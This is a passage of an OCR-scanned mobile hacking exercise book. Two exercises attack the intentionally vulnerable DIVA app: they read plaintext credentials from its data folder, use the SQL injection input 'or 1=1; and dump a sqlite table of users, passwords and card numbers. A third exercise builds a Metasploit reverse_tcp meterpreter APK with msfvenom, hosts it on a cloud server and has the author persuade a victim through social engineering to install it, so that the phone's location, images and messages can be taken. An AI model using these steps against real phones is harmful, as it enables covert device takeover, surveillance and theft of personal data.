
```
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb shell
generic_x86_arm:/ #
generic_x86_arm:/ # whoami
root
generic_x86_arm:/ #
```

6. Type cd /data/data (to show all mobile apps data files)

https://t.me/learningnets




7. The Mobile app we are testing is Diva , so we can see a folder called jakhar.aseem.diva
8. Type #cd jakhar.aseem.diva
9. Type #ls -l
10. Type cd shared_prefs/
11. Type #cat jakhar.aseem.diva_perferences.xml





12. Reading the xml file show the username and password used by the application to access application resources.
13. We can use these credentials to access the account from another device and see and change the information related to that user.

https://t.me/learningnets


# Exercise 71: Mobile App SQL injection

Mobile application store Mobile application data either in the device itself or in a server. Offline apps store all the data on the mobile device whereas Online apps depend on access to a server for their stored data to function. For example, E-commerce apps fall into the online apps category.
In this exercise we are going to use DIVA app SQL vulnerability to show the Mobile user data.

1. Start Android Studio then start Virtual Phone





2. Start adb





3. Start DIVA app on the virtual phone

https://t.me/learningnets




4. In PC adb terminal type >./adb logcat ( this will provide us with Realtime logging of all devices activity)





5. In the virtual phone DIVA app enter a single quotation symbol in the search bar and click search

https://t.me/learningnets

6. In adb terminal hit Crtl + C to stop the logging
7. Look at the SQLitelog error log ‘ ‘ ‘ in SELECT * FROM sqluser WHERE user = ‘ ‘ ‘

```
09-26 13:12:22.772   398   398 E wifi_forwarder: RemoteConnection failed to initialize: RemoteConnection failed to open pipe
09-26 13:12:26.979  7953  7953 E SQLiteLog: (1) unrecognized token: "'''" in "SELECT * FROM sqliuser WHERE user = '''"
09-26 13:12:26.980  7953  7953 D Diva-sqli: Error occurred while searching in database: unrecognized token: "'''" (code 1 SQLITE_ERROR
): , while compiling: SELECT * FROM sqliuser WHERE user = '''
09-26 13:12:26.984   513  1238 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
09-26 13:12:26.984   513  1238 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
09-26 13:12:27.121   513  1796 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
09-26 13:12:30.076   513  1238 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
PS C:\platform-tools>
```


8. The logcat shows SQL query that run by the application to search for the user “ ‘ “ a select query to find a user “ ‘ “
9. Start the dba logging again >./dba logcat
10. In the virtual phone DIVA app search enter ‘or 1=1; and click search




11. The app will show a pop screen that shoes users name and passwords plus credit card number of all users.

## Exercise 72: Reading SQLite database in Android Phone

1. Continue from the previous exercise and start adb shell to get a shell from the virtual phone >./adb shell
2. Type # cd /data/data




3. type #ls




4. Go to jakhar.aseem.diva which is the folder that contain the data of the DIVA mobile applications
5. #cd jakhar.aseem.diva
6. #ls
7. # cd database
8. #ls to see the content of the database folder

```
generic_x86_arm:/data/data # cd jakhar.aseem.diva/
generic_x86_arm:/data/data/jakhar.aseem.diva # ls
cache  code_cache  databases  lib  shared_prefs
generic_x86_arm:/data/data/jakhar.aseem.diva # cd databases
generic_x86_arm:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db  divanotes.db-journal  sqli  sqli-journal
generic_x86_arm:/data/data/jakhar.aseem.diva/databases #
```

9. #sqlite3 sqli to get sql command
10. Sqlite> .tables ( to see the tables of the database
11. Sqlite> select * from sqliuser; ( to read the content of the sqliuser table)

```
generic_x86_arm:/data/data/jakhar.aseem.diva/databases # sqlite3 sqli
SQLite version 3.28.0 2020-05-06 18:46:38
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  sqliuser
sqlite> select * from sqliuser;
admin|passwd123|1234567812345678
diva|p@ssword|1111222233334444
john|password123|5555666677778888
sqlite>
```

12. As you can see the content of the sqli user table is all the application users and their password and credit card numbers.

## Exercise 73: Hacking Real Android phone

In this exercise we are going to hack a real android phone using a malicious APK file that we are going to create using Metasploit. the APK file will create a backdoor in the Android phone. In this exercise I am going to use Samsung galaxy S8+ with the latest software release from Samsung and a cloud-based server to access the phone.

**Note**

You can easily get a free cloud server from Amazon, Google Cloud or Microsoft Azure, you just need to register with one of the providers mentioned and create your own server. Installing Kali Linux in Google Cloud server is a bit complicated so instead I used Google provided Ubuntu Image.Both Kali and Ubuntu are Debian based Linux distribution, the only difference is that in Ubuntu you will need to install penetration testing tools manually, part of this exercise procedure is installing Metasploit in Ubuntu

**The exercise steps are:**


https://t.me/learningnets

1. Create APK file using Metasploit inside the cloud server (Kali Linux or Ubuntu Server – I am using Google Cloud, so it was much easier for me to install Ubuntu Server)
2. Put the APK file inside a web server (the same Cloud server).
3. Convince the victim through social Engineering or other means to download the APK file in his phone and enable the feature of running APK from external resource)
4. Listen to connection from the phone using Metasploit in the Cloud server.
5. Controlling the phone, getting phone location, images, videos, and messages

6. Depending on the Could provider you use start the Cloud server. (Installing and running of a cloud server is outside the scope of this book, however it is very easy and there are a lot of help resources provided by service providers and others in the internet)
7. I am using Google cloud console.



8. Note that the server has internal IP address when it is not running but when it is started, it will take external IP address that we are going to use in the APK file.
9. If you want a permanent external IP address, then you must pay 3 to 4 dollars a month for the external IP address.




10. You will need to have SSH and RDP software installed in your

https://t.me/learningnets

Windows to connect to the cloud server.

11. I am using putty software to get fast access to the cloud server shell and RDP to have a desktop from the G-cloud server.
12. Start putty and connect to the G-cloud server.
13. Use Putty public key authentication for secure access to the server.




14. Update the server

#sudo apt-get update
#sudo apt-get upgrade


15. If you are running Ubuntu, you will need to install Metasploit console

#sudo ap-get install Metasploit

16. Create the APK file

#sudo msfvenom -p android/meterpreter/reverse_tcp LHOST= <the

external IP address > LPORT=4444 or any free port R>malicious.apk





17. Move the malicious.apk file to web server

#sudo mv malicious.apk /var/www/html

